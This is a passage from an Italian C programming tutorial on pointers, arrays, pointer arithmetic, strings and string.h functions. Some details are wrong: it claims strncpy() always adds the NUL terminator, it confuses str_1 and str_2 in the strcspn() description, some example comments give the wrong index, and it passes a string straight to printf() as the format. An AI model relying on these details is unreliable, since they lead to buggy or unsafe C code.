Quando si usano i puntatori, invece delle variabili comuni, occorre considerare che se la vita della variabile a cui un puntatore fa riferimento si è esaurita, il puntatore relativo diventa privo di valore. Questo significa che il fatto di avere conservato il puntatore a una certa area di memoria **non** implica automaticamente la garanzia che tale zona contenga dati validi o che sia ancora raggiungibile.

576.3 Array

Nel linguaggio C, l'array è una sequenza ordinata di elementi dello stesso tipo nella rappresentazione ideale di memoria di cui si dispone. In questo senso, quando si dichiara un array, quello che il programmatore ottiene in pratica è il riferimento alla posizione iniziale di questo, mentre gli elementi successivi si raggiungono tenendo conto della lunghezza di ogni elemento.

Questo ragionamento vale in senso generale ed è un po' approssimativo. In contesti particolari, il riferimento a un array restituisce qualcosa di diverso dal puntatore al primo elemento.

Visto in questi termini, si può intendere che l'array in C è sempre a una sola dimensione, tutti gli elementi devono essere dello stesso tipo in modo da avere la stessa lunghezza e la quantità degli elementi, una volta definita, è fissa.

È compito del programmatore ricordare la quantità di elementi che compone l'array, perché determinarlo diversamente è complicato e a volte non è possibile. Inoltre, quando un programma tenta di accedere a una posizione oltre il limite degli elementi esistenti, c'è il rischio che non si verifichi alcun errore, arrivando però a dei risultati imprevedibili.

Lo standard prescrive che sia consentito raggiungere l'indirizzo successivo all'ultimo elemento, anche se tale contenuto diventa privo di significato. Ciò serve a garantire che non si provochino errori nell'accesso alla memoria, se l'indice va oltre il limite di un array, ma per una sola posizione, per leggere un contenuto privo di utilità. In pratica, ciò significa che dopo un array ci deve essere qualunque altra variabile, o al limite uno spazio inutilizzato. Ma questo è compito del compilatore.

La dichiarazione di un array avviene in modo intuitivo, definendo il tipo degli elementi e la loro quantità. L'esempio seguente mostra la dichiarazione dell'array ***a*** di sette elementi di tipo '**`int`**':

```
int a[7];
```

Per accedere agli elementi dell'array si utilizza un indice, il cui valore iniziale è sempre zero e, di conseguenza, quello con cui si raggiunge l'elemento n-esimo deve avere il valore $n-1$. L'esempio seguente mostra l'assegnamento del valore 123 al **secondo** elemento:

```
a[1] = 123;
```

In presenza di array monodimensionali che hanno una quantità ridotta di elementi, può essere sensato attribuire un insieme di valori iniziale all'atto della dichiarazione.

Alcuni compilatori consentono l'inizializzazione degli array solo quando questi sono dichiarati all'esterno delle funzioni, con un campo di azione globale, oppure all'interno delle funzioni, ma dichiarati come «statici», nel senso che continuano a esistere all'uscita della funzione.

```
int a[] = {123, 453, 2, 67};
```

L'esempio mostrato dovrebbe chiarire in che modo si possono dichiarare gli elementi dell'array, tra parentesi graffe, togliendo così la necessità di specificare la quantità di elementi. Tuttavia, le due cose possono coesistere:

```
int a[10] = {123, 453, 2, 67};
```

In tal caso, l'array si compone di 10 elementi, di cui i primi quattro con valori prestabiliti, mentre gli altri ottengono il valore zero. Si osservi però che il contrario non può essere fatto:

```
int a[5] = {123, 453, 2, 67, 32, 56, 78};     // Non si può!
```

Gli standard recenti del linguaggio C consentono anche la dichiarazione di array per i quali il compilatore non può sapere subito la quantità di elementi da predisporre, **purché ciò avvenga nel campo di azione delle funzioni** (o di blocchi inferiori). In pratica, in questi casi è possibile indicare la quantità di elementi attraverso un'espressione che si traduca in un numero intero, come nell'esempio seguente, dove la quantità di elementi è data dal prodotto tra la variabile ***s*** e la costante 3:

```
int s = 33;
…
int a[s * 3];
```

Gli array dichiarati al di fuori delle funzioni (quelli il cui campo di azione è legato al file) e quelli che, pur essendo dichiarati nelle funzioni, continuano a esistere per tutto il tempo di esecuzione del programma (in quanto «statici»), possono avere soltanto una quantità di elementi già stabilita in fase di compilazione. Per fare riferimento a array definiti in altri file, oppure in posizioni più avanzate dello stesso file, è possibile usare una dichiarazione «esterna», nella quale è bene specificare la quantità di elementi, ma questa deve essere coerente con quella della dichiarazione a cui si fa riferimento:

```
extern int i[3];
…
int i[3];
```

In alternativa si può fare una dichiarazione esterna di un array senza specificarne la quantità di elementi, ma questo implica che, fino a quando non appare la dichiarazione completa, l'array sia di tipo incompleto e non si possa determinare la sua dimensione con l'aiuto dell'operatore '**`sizeof`**':

```
extern int i[];          // Tipo incompleto.
…
int i[3];
```

La scansione di un array avviene generalmente attraverso un'iterazione enumerativa, in pratica con un ciclo '**`for`**' che si presta particolarmente per questo scopo. Si osservi l'esempio seguente:

```
int a[7];
int i;
…
for (i = 0; i < 7; i++)
  {
    …
    a[i] = …;
    …
  }
```

L'indice ***i*** viene inizializzato a zero, in modo da cominciare dal primo elemento dell'array; il ciclo può continuare fino a che ***i*** continua a essere inferiore a sette, infatti l'ultimo elemento dell'array ha indice sei; alla fine di ogni ciclo, prima che riprenda il successivo, viene incrementato l'indice di un'unità.

Per scandire un array in senso opposto, si può agire in modo analogo, come nell'esempio seguente:

```
int a[7];
int i;
…
for (i = 6; i >= 0; i--)
  {
    …
    a[i] = …;
    …
  }
```

Questa volta l'indice viene inizializzato in modo da puntare alla posizione finale; il ciclo viene ripetuto fino a che l'indice è maggiore o uguale a zero; alla fine di ogni ciclo, l'indice viene decrementato di un'unità.

Se non si può conoscere la dimensione dell'array, questa deve essere calcolata con l'ausilio dell'operatore '**`sizeof`**', come nell'esempio seguente, ammesso che il contesto sia tale da consentire all'operatore di restituire un valore valido:

```
// Da qualche parte si dichiara il valore di «x» come numero intero.
…
int a[7 * x];
int i;
…
int s = (sizeof a) / (sizeof (a[0]));
for (i = 0; i < s; i++)
  {
    …
    a[i] = …;
    …
  }
```

Il calcolo della quantità di elementi è ottenuto determinando la dimensione dell'array in byte e dividendo tale valore per la dimensione in byte di un intero, ovvero per la dimensione di ogni elemento dell'array stesso.

Quando un array è argomento dell'operatore '**`sizeof`**', si ottiene la dimensione complessiva dell'array stesso (nell'unità gestita da '**`sizeof`**'. Tuttavia occorre considerare che, se l'array non è ancora stato definito nella sua dimensione, non si può avere il risultato atteso.

576.4 Array multidimensionali

Gli array in C sono monodimensionali, però nulla vieta di creare un array i cui elementi siano array tutti uguali. Per esempio, nel modo seguente, si dichiara un array di cinque elementi che a loro volta sono insiemi di sette elementi di tipo '**`int`**'. Nello stesso modo si possono definire array con più di due dimensioni.

```
int a[5][7];
```

L'esempio seguente mostra il modo normale di scandire un array a due dimensioni:

```
int a[5][7];
int i;
int j;
…
for (i = 0; i < 5; i++)
  {
    …
    for  (j = 0; j < 7; j++)
      {
        …
        a[i][j] = …;
        …
      }
    …
  }
```

Anche se in pratica un array a più dimensioni è solo un array «normale» in cui si individuano dei sottogruppi di elementi, la scansione deve avvenire sempre indicando formalmente lo stesso numero di elementi prestabiliti per le dimensioni rispettive, anche se dovrebbe essere possibile attuare qualche trucco. Per esempio, tornando al listato mostrato, se si vuole scandire in modo continuo l'array, ma usando un solo indice, bisogna farlo gestendo l'ultimo:

```
int a[5][7][9];
int j;
…
for (j = 0; j < (5 * 7 * 9); j++)
  {
    …
    a[0][0][j] = …;
    …
  }
```

Rimane comunque da osservare il fatto che questo non sia un bel modo di programmare.

Anche gli array a più dimensioni possono essere inizializzati, secondo una modalità analoga a quella usata per una sola dimensione, con la differenza che l'informazione sulla quantità di elementi per dimensione non può essere omessa. L'esempio seguente è un programma completo, in cui si dichiara e inizializza un array a due dimensioni, per poi mostrarne il contenuto:

```
#include <stdio.h>

int main (int argc, char *argv[])
{

    int a[3][4] = {{1,  2,  3,  4},
                   {5,  6,  7,  8},
                   {9, 10, 11, 12}};
    int i, j;
```

```
    for (i = 0; i < 3; i++)
      {
        for (j = 0; j < 4; j++)
          {
            printf ("a[%d][%d]=%d\t", i, j, a[i][j]);
          }
        printf ("\n");
      }

    return 0;
}
```

Il programma dovrebbe mostrare il testo seguente:

```
a[0][0]=1       a[0][1]=2       a[0][2]=3       a[0][3]=4
a[1][0]=5       a[1][1]=6       a[1][2]=7       a[1][3]=8
a[2][0]=9       a[2][1]=10      a[2][2]=11      a[2][3]=12
```

Anche nell'inizializzazione di un array a più dimensioni si possono omettere degli elementi, come nell'estratto seguente:

```
...
    int a[3][4] = {{1, 2},
                   {5, 6, 7, 8}};
...
```

In tal caso, il programma si mostrerebbe così:

```
a[0][0]=1       a[0][1]=2       a[0][2]=0       a[0][3]=0
a[1][0]=5       a[1][1]=6       a[1][2]=7       a[1][3]=8
a[2][0]=0       a[2][1]=0       a[2][2]=0       a[2][3]=0
```

Di certo, pur sapendo di voler utilizzare un array a più dimensioni, si potrebbe pretendere di inizializzarlo come se fosse a una sola, come nell'esempio seguente, ma il compilatore dovrebbe avvisare del fatto:

```
...
    int a[3][4] = {1, 2, 3, 4, 5, 6,             // Così non è
                   7, 8, 9, 10, 11, 12};         // grazioso.
...
```

576.5 Natura dell'array

Inizialmente si è accennato al fatto che quando si crea un array, quello che viene restituito in pratica è un puntatore alla sua posizione iniziale, ovvero all'indirizzo del primo elemento di questo. Si può intuire che non sia possibile assegnare a un array un altro array, anche se ciò potrebbe avere significato. Al massimo si può assegnare elemento per elemento.

Per evitare errori del programmatore, la variabile che contiene l'indirizzo iniziale dell'array, quella che in pratica rappresenta l'array stesso, è in **sola lettura**. Quindi, nel caso dell'array già visto, la variabile ***a*** non può essere modificata, mentre i singoli elementi ***a[i]*** sì:

```
int a[7];
```

Data la filosofia del linguaggio C, se fosse possibile assegnare un valore alla variabile ***a***, si modificherebbe il puntatore, facendo in modo che questo punti a un array differente. Ma per raggiungere questo risultato vanno usati i puntatori in modo esplicito. Si osservi l'esempio seguente:

```
#include <stdio.h>

int main (void)
{
    int a[3];
    int *p;

    p = a;          // «p» diventa un alias dell'array «a».

    p[0] = 10;      // Si può fare solo con gli array
    p[1] = 100;     // a una sola dimensione.
    p[2] = 1000;    //

    printf ("%d %d %d \n",  a[0], a[1], a[2]);

    return 0;
}
```

Viene creato un array, ***a***, di tre elementi di tipo '**`int`**', e subito dopo una variabile puntatore, ***p***, al tipo '**`int`**'. Si assegna quindi alla variabile ***p*** il puntatore rappresentato da ***a***; da quel momento si può fare riferimento all'array indifferentemente con il nome ***a*** o ***p***.

Si può osservare anche che l'operatore '**`&`**', seguito dal nome di un array, produce ugualmente l'indirizzo dell'array che è equivalente a quello fornito senza l'operatore stesso, con la differenza che riguarda l'array nel suo complesso:

```
    ...
    p = &a;         // I due puntatori non sono dello stesso tipo!
    ...
```

Pertanto, in questo caso si pone il problema di compatibilità del tipo di puntatore che si può risolvere con un cast esplicito:

```
    …
    p = (int *)&a;       // «p» diventa un alias dell'array «a».
    …
```

In modo analogo, si può estrapolare l'indice che rappresenta l'array dal primo elemento, cosa che si ottiene senza incorrere in problemi di compatibilità tra i puntatori. Si veda la trasformazione dell'esempio nel modo seguente:

```
#include <stdio.h>

int main (void)
{
    int a[3];
    int *p;

    p = &a[0];     // «p» diventa un alias dell'array «a».

    p[0] = 10;     // Si può fare solo con gli array
    p[1] = 100;    // a una sola dimensione.
    p[2] = 1000;   //

    printf ("%d %d %d \n",  a[0], a[1], a[2]);

    return 0;
}
```

Anche se si può usare un puntatore come se fosse un array, va osservato che la variabile ***p***, in quanto dichiarata come puntatore, viene considerata in modo differente dal compilatore; per esempio non è possibile determinare la dimensione dell'array a cui punta attraverso l'operatore '**`sizeof`**', perché si otterrebbe semplicemente la quantità di byte che costituisce la variabile puntatore.

Quando si opera con array a più dimensioni, il riferimento a una porzione di array restituisce l'indirizzo della porzione considerata. Per esempio, si supponga di avere dichiarato un array a due dimensioni, nel modo seguente:

```
int a[3][2];
```

Se a un certo punto, in riferimento allo stesso array, si scrivesse '**`a[2]`**', si otterrebbe l'indirizzo del terzo gruppo di due interi:

a
a[0]
&a[0][0]
a[2]
&a[2][0]
a[0][0] a[0][1] a[1][0] a[1][1] a[2][0] a[2][1]

Tenendo d'occhio lo schema appena mostrato, considerato che si sta facendo riferimento all'array ***a*** di 3×2 elementi di tipo '**`int`**', va osservato che:

- in condizioni normali '**`a`**' si traduce nel puntatore a un array di due elementi di tipo '**`int`**';
- '**`a[0]`**' e '**`&a[0][0]`**' si traducono nel puntatore a un elemento di tipo '**`int`**' (precisamente il primo);
- '**`&a`**' si traduce nel puntatore a un array composto da 3×2 elementi di tipo '**`int`**'.

Pertanto, se questa volta si volesse assegnare a una variabile puntatore di tipo '**`int *`**' l'indirizzo iniziale dell'array, nell'esempio seguente si creerebbe un problema di compatibilità:

```
    ...
    int a[3][2];
    int *p;
    p = a;      // I due puntatori non sono dello stesso tipo!
    ...
```

Pertanto, occorrerebbe riferirsi all'inizio dell'array in modo differente oppure attraverso un cast.

576.6 Puntatori costanti

Si può far sì che un puntatore funzioni in modo più simile a quello di un array a una sola dimensione, dichiarando il puntatore come costante, nel senso che il puntatore in sé non può essere cambiato:

```
...
    int a[3];
    int *const p = a;  // Puntatore in sola lettura.
    p[1] = 9;
    p = a;              // Questo non si può!
...
```

L'esempio seguente, invece, fa sì che la memoria a cui si vuole accedere tramite il puntatore sia protetta in sola lettura:

```
...
    int a[3];
    const int *p = a;   // Qui è la memoria a essere in sola lettura.
    p[1] = 9;           // Questo non si può!
    p = a;
...
```

Anche se si può bloccare il puntatore, così da farlo funzionare in modo equivalente a un array vero e proprio, rimane però il fatto che '**`sizeof`**', usato per «misurare» un puntatore, restituisce comunque la grandezza della variabile che costituisce il puntatore stesso. Inoltre ci sono altre questioni che riguardano i puntatori, affrontate in una sezione separata, a proposito dell'aritmetica dei puntatori.

576.7 Array e funzioni

Si è visto che le funzioni possono accettare solo parametri composti da tipi di dati elementari, compresi i puntatori. In questa situazione, l'unico modo per trasmettere a una funzione un array attraverso i parametri, è quello di inviarne il puntatore iniziale. Di conseguenza, le modifiche che vengono poi apportate da parte della funzione si riflettono nell'array di origine. Si osservi l'esempio seguente:

```
#include <stdio.h>

void elabora (int *p)
{
    p[0] = 10;
    p[1] = 100;
    p[2] = 1000;
}

int main (void)
{
    int a[3];

    elabora (a);
    printf ("%d %d %d \n",  a[0], a[1], a[2]);

    return 0;
}
```

La funzione '**`elabora()`**' utilizza un solo parametro, rappresentato da un puntatore a un tipo '**`int`**'. La funzione **presume** che il puntatore si riferisca all'inizio di un array di interi e così assegna alcuni valori ai primi tre elementi (anche il numero degli elementi non può essere determinato dalla funzione).

All'interno della funzione '**`main()`**' viene dichiarato l'array ***a*** di tre elementi interi e subito dopo viene passato come argomento alla funzione '**`elabora()`**'. Così facendo, in realtà si passa il puntatore al primo elemento dell'array.

Infine, la funzione altera gli elementi come è già stato descritto e gli effetti si possono osservare così:

```
10 100 1000
```

L'esempio potrebbe essere modificato per presentare la gestione dell'array in modo più elegante. Per la precisione si tratta di ritoccare la funzione '**`elabora`**':

```
void elabora (int a[])
{
    a[0] = 10;
    a[1] = 100;
    a[2] = 1000;
}
```

Si tratta sostanzialmente della stessa cosa, solo che si pone l'accento sul fatto che l'argomento è un array di interi, benché di tipo incompleto.

In entrambi i casi, se all'interno della funzione si tenta di misurare la dimensione dell'array con l'operatore '**sizeof**', si ottiene solo la grandezza della variabile usata per contenere il puntatore relativo. Sarebbe anche possibile specificare la dimensione dell'array, senza però che questo fatto abbia delle conseguenze significative e senza che '**sizeof**' la consideri:

```
void elabora (int a[3])          // Anche così sizeof restituisce
{                                // solo la grandezza del puntatore.
    a[0] = 10;
    a[1] = 100;
    a[2] = 1000;
}
```

576.8 Aritmetica dei puntatori

Con le variabili puntatore è possibile eseguire delle operazioni elementari: possono essere incrementate e decrementate. Il risultato che si ottiene è il riferimento a una zona di memoria adiacente, in funzione della dimensione del tipo di dati per il quale è stato creato il puntatore. Si osservi l'esempio seguente:

```
int i = 10;
int j;
int *p = &i;
p++;
j = *p;          // Attenzione!
```

In questo caso viene creato un puntatore al tipo '**int**' che inizialmente contiene l'indirizzo della variabile ***i***. Subito dopo questo puntatore viene incrementato di una unità e ciò comporta che si riferisca a un'area di memoria adiacente, immediatamente successiva a quella occupata dalla variabile ***i*** (molto probabilmente si tratta dell'area occupata dalla variabile ***j***). Quindi si tenta di copiare il valore di tale area di memoria, interpretato come '**int**', all'interno della variabile ***j***.

Se un programma del genere funziona sotto il controllo di un sistema operativo che controlla l'utilizzo della memoria, se l'area che si tenta di raggiungere incrementando il puntatore non è stata allocata, si ottiene un «errore di segmentazione» e l'arresto del programma stesso. L'errore si verifica quando si tenta l'accesso, mentre la modifica del puntatore è sempre lecita.

Lo stesso meccanismo riguarda tutti i tipi di dati che non sono array, perché per gli array, l'incremento o il decremento di un puntatore riguarda i componenti dell'array stesso. In pratica, quando si gestiscono tramite puntatori, gli array sono da intendere come una serie di elementi dello stesso tipo e dimensione, dove, nella maggior parte dei casi, il nome dell'array si traduce nell'indirizzo del primo elemento:

```
int i[3] = { 1, 3, 5 };
int *p;
...
p = i;
```

Nell'esempio si vede che il puntatore ***p*** punta all'inizio dell'array di interi ***i[]***.

```
*p = 10; // Equivale a:  i[0] = 10.
p++;
*p = 30; // Equivale a:  i[1] = 30.
p++;
*p = 50; // Equivale a:  i[2] = 50.
```

Ecco che, incrementando il puntatore, si accede all'elemento adiacente successivo, in funzione della dimensione del tipo di dati. Decrementando il puntatore si ottiene l'effetto opposto, di accedere all'elemento precedente. La stessa cosa avrebbe potuto essere ottenuta così, senza alterare il valore contenuto nella variabile ***p***:

```
*(p + 0) = 10; // Equivale a:  i[0] = 10.
*(p + 1) = 30; // Equivale a:  i[1] = 30.
*(p + 2) = 30; // Equivale a:  i[1] = 30.
```

Inoltre, come già visto in altre sezioni, si potrebbe usare il puntatore con la stessa notazione propria dell'array, ma ciò solo perché si opera a una sola dimensione:

```
p[0] = 10; // Equivale a:  i[0] = 10.
p[1] = 30; // Equivale a:  i[1] = 30.
p[2] = 30; // Equivale a:  i[1] = 30.
```

Questo lascia intuire che '**i[*n*]**' corrisponda in pratica a '***(i + *n*)**', cosa che è vera per lo standard del linguaggio, ma potrebbe non essere accettabile dal compilatore che si usa effettivamente:

```
*(i + 0) = 10; // Equivale a:  i[0] = 10.
*(i + 1) = 30; // Equivale a:  i[1] = 30.
*(i + 2) = 30; // Equivale a:  i[1] = 30.
```

In presenza di più dimensioni, il ragionamento è analogo. Nel modello seguente, le lettere ***i*** e ***j*** rappresentano gli indici usati per la scansione, mentre le lettere ***I*** e ***J*** sono la quantità di elementi della dimensione corrispondente. Per esempio, secondo il modello seguente, in un array ***x[10][30]***, la lettera ***J*** corrisponde a 30.

```
x[i][j] == *(x + (i * J) + j)
```

In modo analogo si dovrebbe procedere per dimensioni maggiori:

```
x[i][j][k] == *(x + (i*J*K) + (j*K) + k)
```

Se il compilatore non accetta questo modo di gestire un array, il meccanismo vale per un puntatore dello stesso tipo degli elementi dell'array (che punti all'inizio dell'array stesso). L'esempio seguente mette in evidenza l'uso di un puntatore per scandire un array a due dimensioni:

```
#include <stdio.h>

int main (int argc, char *argv[])
{

    int a[3][4] = {{1,  2,  3,  4},
                   {5,  6,  7,  8},
                   {9, 10, 11, 12}};
    int i, j;
    const int *p = (int *) a;
    int x;

    for (i = 0; i < 3; i++)
      {
        for (j = 0; j < 4; j++)
          {
            x = *(p + i * 4 + j);
            //
            printf ("a[%d][%d]=%d\t", i, j, x);
            //
          }
        printf ("\n");
      }

    return 0;
}
```

I punti più importanti dell'esempio appaiono evidenziati: trattandosi di un array a più di una dimensione, la copia del puntatore avviene con l'ausilio di un cast; la scansione degli indirizzi, a partire dal puntatore ***p*** avviene attraverso una formula, mentre la forma seguente ha un significato diverso, descritto in un'altra sezione, a proposito dei puntatori a puntatori:

```
...
            x = p[i][j];        // Non è la stessa cosa!
...
```

La versione funzionante dell'esempio mostrato deve fare apparire il testo seguente:

```
a[0][0]=1       a[0][1]=2       a[0][2]=3       a[0][3]=4
a[1][0]=5       a[1][1]=6       a[1][2]=7       a[1][3]=8
a[2][0]=9       a[2][1]=10      a[2][2]=11      a[2][3]=12
```

Naturalmente, quando si usano direttamente i puntatori, è compito esclusivo del programmatore sapere quando l'incremento o il decremento di un puntatore ha significato. Diversamente si rischia di accedere a zone di memoria estranee al contesto di proprio interesse, con risultati imprevedibili.

Prima di concludere l'argomento, vale la pena di tradurre il problema dell'aritmetica dei puntatori in modo opposto, ovvero come indirizzi. Per esempio, dato l'array ***a[]***, a una sola dimensione, si può considerare equivalente la notazione '`&(a[i])`' rispetto a '`(a + i)`'.

576.9 Osservazioni sui puntatori

Ammesso che la variabile ***p*** sia un puntatore a qualcosa, la notazione ****p*** equivale a '`p[0]`', così come '`*(p+n)`' corrisponde '`p[n]`'. Pertanto, l'uso delle parentesi quadre contenenti un indice, poste dopo il nome di una variabile puntatore, corrisponde alla dereferenziazione che si fa con l'asterisco.

Ammesso che la variabile ***p*** sia un puntatore a qualcosa, la notazione '`&*p`' corrisponde sempre a '***p***', anche se si tratta di un puntatore nullo.

Ammesso che la variabile ***x*** sia tale da potervi assegnare un valore e che possa essere operando di '`&`', la notazione '`*&x`' corrisponde sempre a '***x***'.

Ammesso che la variabile ***p*** sia un puntatore a qualcosa, la notazione '`*(tipo)p`' individua un'area di memoria che parte dalla posizione indicata dal puntatore e si estende per la dimensione del tipo indicato. In altre parole, si tratta di un cast con il quale si trasforma il tipo di puntatore al volo. Ma per questo occorre mostrare un esempio:

```
#include <stdio.h>
int main (int argc, char *argv[])
{
    int x = 10;
    void *p = &x;
    printf ("%d\n", *(int *)p);
    return 0;
}
```

In questo caso, il puntatore ***p*** è di tipo indefinito ('`void`') e riceve l'indirizzo della variabile ***x***. Successivamente, il valore a cui punta ***p*** viene usato all'interno della funzione '`printf()`', ma prima di essere dereferenziato, viene convertito in un puntatore di tipo '`int *`'.

576.10 Stringhe

Le stringhe, nel linguaggio C, non sono un tipo di dati a sé stante; si tratta solo di array di caratteri con una particolarità: l'ultimo carattere è sempre zero, ovvero una sequenza di bit a zero, che si rappresenta simbolicamente come carattere con '`\0`'. In questo modo, si evita di dover accompagnare le stringhe con l'informazione della loro lunghezza.

Pertanto, va osservato che una stringa è sempre un array di caratteri, ma un array di caratteri non è necessariamente una stringa, in quanto per esserlo occorre che l'ultimo elemento sia il carattere '`\0`'. Seguono alcuni esempi che servono a comprendere questa distinzione.

```
char c[20];
```

L'esempio mostra la dichiarazione di un array di caratteri, senza specificare il suo contenuto. Per il momento non si può parlare di stringa, soprattutto perché per essere tale, la stringa deve contenere dei caratteri.

```
char c[] = {'c', 'i', 'a', 'o'};
```

Questo esempio mostra la dichiarazione di un array di quattro caratteri. All'interno delle parentesi quadre non è stata specificata la dimensione perché questa si determina dall'inizializzazione. Anche in questo caso non si può ancora parlare di stringa, perché manca la terminazione.

```
char z[] = {'c', 'i', 'a', 'o', '\0'};
```

Questo esempio mostra la dichiarazione di un array di cinque caratteri corrispondente a una stringa vera e propria. L'esempio seguente è tecnicamente equivalente, solo che utilizza una rappresentazione più semplice:

```
char z[] = "ciao";
```

Pertanto, la stringa rappresentata dalla costante '**"ciao"**' è un array di cinque caratteri, perché, pur senza mostrarlo, include implicitamente anche la terminazione.

L'indicazione letterale di una stringa può avvenire attraverso sequenze separate, senza l'indicazione di alcun operatore di concatenamento. Per esempio, '**"ciao amore\n"**' è perfettamente uguale a '**"ciao " "amore" "\n"**' che viene inteso come una costante unica.

In un sorgente C ci sono varie occasioni di utilizzare delle stringhe letterali (delimitate attraverso gli apici doppi), senza la necessità di dichiarare l'array corrispondente. Però è importante tenere presente la natura delle stringhe per sapere come comportarsi con loro. Per prima cosa, bisogna rammentare che la stringa, anche se espressa in forma letterale, è un array di caratteri; come tale restituisce semplicemente il puntatore del primo di questi caratteri (salvo le stesse eccezioni che riguardano tutti i tipi di array).

```
char *p;
...
p = "ciao";
...
```

L'esempio mostra il senso di quanto affermato: non esistendo un tipo di dati «stringa», si può assegnare una stringa solo a un puntatore al tipo '**char**' (ovvero a un puntatore di tipo '**char ***'). L'esempio seguente non è valido, perché non si può assegnare un valore alla variabile che rappresenta un array, dal momento che il puntatore relativo è un valore costante:

```
char z[];
...
z = "ciao";      // Non si può.
...
```

Quando si utilizza una stringa tra gli argomenti della chiamata di una funzione, questa riceve il puntatore all'inizio della stringa. In pratica, si ripete la stessa situazione già vista per gli array in generale.

```
#include <stdio.h>
```

```
void elabora (char *z)
{
    printf (z);
}

int main (void)
{
    elabora ("ciao\n");
    return 0;
}
```

L'esempio mostra una funzione banale che si occupa semplicemente di emettere la stringa ricevuta come parametro, utilizzando '**printf()**'. La variabile utilizzata per ricevere la stringa è stata dichiarata come puntatore al tipo '**char**' (ovvero come puntatore di tipo '**char ***'), poi tale puntatore è stato utilizzato come parametro per la funzione '**printf()**'. Volendo scrivere il codice in modo più elegante si potrebbe dichiarare apertamente la variabile ricevente come array di caratteri di dimensione indefinita. Il risultato è lo stesso.

```
#include <stdio.h>

void elabora (char z[])
{
    printf (z);
}

int main (void)
{
    elabora ("ciao\n");
    return 0;
}
```

Tabella 576.65. Funzioni comuni per la gestione delle stringhe, definite nel file '`string.h`' (il modificatore '**restrict**' viene descritto in una sezione apposita).

Funzione	Descrizione
`char *strcpy (char *restrict dst, const char *restrict org);` `char *strncpy (char *restrict dst, const char *restrict org, size_t n);`	La funzione '**strcpy()**' copia il contenuto della stringa ***org*** nella stringa ***dst***, compreso il carattere di terminazione <*NUL*>. Perché l'operazione possa avvenire è necessario che le due stringhe non si sovrappongano e che per la stringa di destinazione ci sia abbastanza spazio per i caratteri da copiare. La funzione restituisce il puntatore all'inizio della stringa di destinazione. La funzione '**strncpy()**' si comporta sostanzialmente come '**strcpy()**', con la differenza che copia al massimo ***n*** caratteri, aggiungendo comunque il carattere di terminazione <*NUL*>.
`char *strcat (char *restrict dst, const char *restrict org);` `char *strncat (char *restrict dst, const char *restrict org, size_t n);`	La funzione '**strcat()**' accoda alla stringa ***dst*** il contenuto della stringa ***org***, sovrascrivendo il carattere <*NUL*> che concludeva la prima stringa e aggiungendolo comunque alla fine della copia. Perché l'operazione possa avvenire è necessario che le due stringhe non si sovrappongano e, soprattutto, che ci sia abbastanza spazio disponibile dopo la prima stringa da estendere. La funzione restituisce il puntatore alla prima stringa. La funzione '**strncat()**' si comporta sostanzialmente come '**strcat()**', con la differenza che copia al massimo ***n*** caratteri dalla seconda stringa, aggiungendo comunque il carattere di terminazione <*NUL*>.

`int strcmp (const char *str_1, const char *str_2);`
`int strcoll (const char *str_1, const char *str_2);`
`int strncmp (const char *str_1, const char *str_2, size_t n);`
	La funzione '**strcmp()**' confronta due stringhe e restituisce zero nel caso siano uguali, oppure un valore minore di zero se la prima stringa è minore della seconda, oppure un valore maggiore di zero se la prima stringa è maggiore della seconda.
	La funzione '**strcoll()**' funziona sostanzialmente come '**strcmp()**', con la differenza che il confronto ha luogo tenendo conto della configurazione locale (precisamente la categoria '**LC_COLLATE**').
	La funzione '**strncmp()**' si comporta sostanzialmente come '**strcmp()**', con la differenza che confronta al massimo ***n*** caratteri.

Funzione	Descrizione
`char *strchr (const char *str, int c);` `char *strrchr (const char *str, int c);`	La funzione '**`strchr()`**' cerca nella stringa ***str*** il carattere ***c*** (il carattere che si ottiene riducendo il valore di ***c*** a quello di un tipo '**`char`**'), includendo nella ricerca anche il carattere di terminazione <*NUL*>. La funzione restituisce un puntatore al carattere trovato, oppure restituisce il puntatore nullo se questo non c'è. La funzione '**`strrchr()`**' si comporta sostanzialmente come '**`strchr()`**', con la differenza che cerca l'ultima corrispondenza disponibile nella stringa.
`char *strpbrk (const char *str_1, const char *str_2);`	La funzione '**`strpbrk()`**' cerca nella stringa ***str_1*** la prima corrispondenza con uno qualsiasi dei caratteri contenuti nella stringa ***str_2***. Restituisce il puntatore al carattere trovato nella stringa ***str_1*** che soddisfi la condizione; se non trova alcuna corrispondenza restituisce il puntatore nullo.
`size_t strspn (const char *str_1, const char *str_2);` `size_t strcspn (const char *str_1, const char *str_2);`	La funzione '**`strspn()`**' conta la lunghezza massima della sottostringa iniziale di ***str_1*** che contiene soltanto caratteri dell'insieme contenuto nella stringa ***str_2***. La funzione '**`strcspn()`**' svolge il compito opposto, di contare la lunghezza massima della sottostringa iniziale di ***str_2***, contenente solo caratteri che **non** fanno parte dell'insieme contenuto in ***str_2***.
`size_t strlen (const char *str);`	La funzione '**`strlen()`**' restituisce la quantità di caratteri contenuta nella stringa, escluso il carattere di terminazione <*NUL*>.

Nel capitolo introduttivo, in occasione della descrizione delle costanti letterali per i tipi di dati primitivi, è già stato descritto il modo con cui si possono rappresentare alcuni caratteri speciali attraverso delle sequenze di escape che vengono annotate qui, nuovamente, per maggiore comodità del lettore, in quanto quelle sequenze sono valide anche nelle stringhe letterali.

Tabella 576.66. Elenco dei modi di rappresentazione delle costanti carattere attraverso codici di escape.

Codice di escape	Descrizione
`\ooo`	Notazione ottale.
`\xhh`	Notazione esadecimale.
`\\`	Una singola barra obliqua inversa ('**`\`**').

Codice di escape	Descrizione
`\'`	Un apice singolo destro.
`\"`	Un apice doppio.
`\?`	Un punto interrogativo. Si usa in quanto le sequenze *trigraph* sono formate da un prefisso di due punti interrogativi.
`\0`	Il codice *<NUL>*.
`\a`	Il codice *<BEL>* (*bell*).
`\b`	Il codice *<BS>* (*backspace*).
`\f`	Il codice *<FF>* (*formfeed*).
`\n`	Il codice *<LF>* (*linefeed*).
`\r`	Il codice *<CR>* (*carriage return*).
`\t`	Una tabulazione orizzontale (*<HT>*).
`\v`	Una tabulazione verticale (*<VT>*).

576.11 Parametri della funzione main()

La funzione '**`main()`**', se viene dichiarata con i suoi parametri tradizionali, permette di acquisire la riga di comando utilizzata per avviare il programma. La dichiarazione completa è la seguente:

```
int main (int argc, char *argv[])
{
    ...
}
```

